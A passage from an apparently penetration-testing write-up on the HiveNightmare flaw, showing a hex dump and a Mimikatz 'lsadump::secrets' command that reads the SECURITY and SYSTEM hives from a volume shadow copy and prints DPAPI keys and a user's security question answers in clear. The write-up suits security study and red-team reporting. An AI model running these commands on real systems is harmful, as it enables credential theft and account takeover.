 0080   CE 03 C4 03 BF 03 C5 03  20 00 BA 03 B1 03 C4 03   ........ .......
 0090   BF 03 B9 03 BA 03 AF 03  B4 03 B9 03 BF 03 CD 03   ................
 00a0   20 00 C3 03 B1 03 C2 03  3B 00 22 00 2C 00 22 00    .......;.".,.".
 00b0   61 00 6E 00 73 00 77 00  65 00 72 00 22 00 3A 00   a.n.s.w.e.r.".:.
 00c0   22 00 6C 00 61 00 72 00  69 00 73 00 61 00 22 00   ".l.a.r.i.s.a.".
```

HiveNightmare – Security Questions

Similarly Mimikatz will also display the answers of the security questions in clear when the module "*lsadump::secrets*" is being used. The information is stored in the SECURITY file therefore the switch "*/security*" needs to be used to point to the location of the file in the volume shadow copy.

mimikatz 2.2.0 x64 (oe.eo)

```
mimikatz # lsadump::secrets /system:\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\system32\conf
rity:\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\system32\config\SECURITY
Domain : DESKTOP-11F6DRQ
SysKey : fe0e3d33bdf468ee70a563d54b59d806

Local name : DESKTOP-11F6DRQ ( S-1-5-21-4173894330-1368324647-2731784915 )
Domain name : WORKGROUP

Policy subsystem is : 1.18
LSA Key(s) : 1, default {84dd11fb-46d7-f07f-19ee-34cc1289f017}
  [00] {84dd11fb-46d7-f07f-19ee-34cc1289f017} 154aa329f3f0c91bbc3613dc5eca7a3d7c598f0bebbad7d048523d4f079

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 1b fe ff 1f a7 a1 1c aa 7d 10 b0 ec a1 9c c3 1d 22 ff 18 b2 23 ad 43 08 d3 9b 7d 82
 64 8a c7 6a a8 4a 37
    full: 1bfeff1fa7a11caa7d10b0eca19cc31d22ff18b223ad4308d39b7d82a18e53f048648ac76aa84a37
    m/u : 1bfeff1fa7a11caa7d10b0eca19cc31d22ff18b2 / 23ad4308d39b7d82a18e53f048648ac76aa84a37
old/hex : 01 00 00 00 cf 9d b5 47 aa 6b df d2 02 8b 7b 9a 90 52 90 3c 1d 16 3e 05 08 51 23 14 32 99 ee fc
 bd 6f b1 bb eb 30 a8
    full: cf9db547aa6bdfd2028b7b9a9052903c1d163e05085123143299eefc7f62aa1e10bd6fb1bbeb30a8
    m/u : cf9db547aa6bdfd2028b7b9a9052903c1d163e05 / 085123143299eefc7f62aa1e10bd6fb1bbeb30a8

Secret  : L$_SQSA_S-1-5-21-4173894330-1368324647-2731784915-1001
cur/text: {"version":1,"questions":[{"question":"Ποιο ήταν το όνομα του πρώτου κατοικίδιού σας;","answer"
```

Mimikatz- Read Security Hive

Changing the account password through the security questions recovery process is not recommended for active users on the domain. However, it can be used for old accounts or just to demonstrate impact to the client in a pentest or red team report.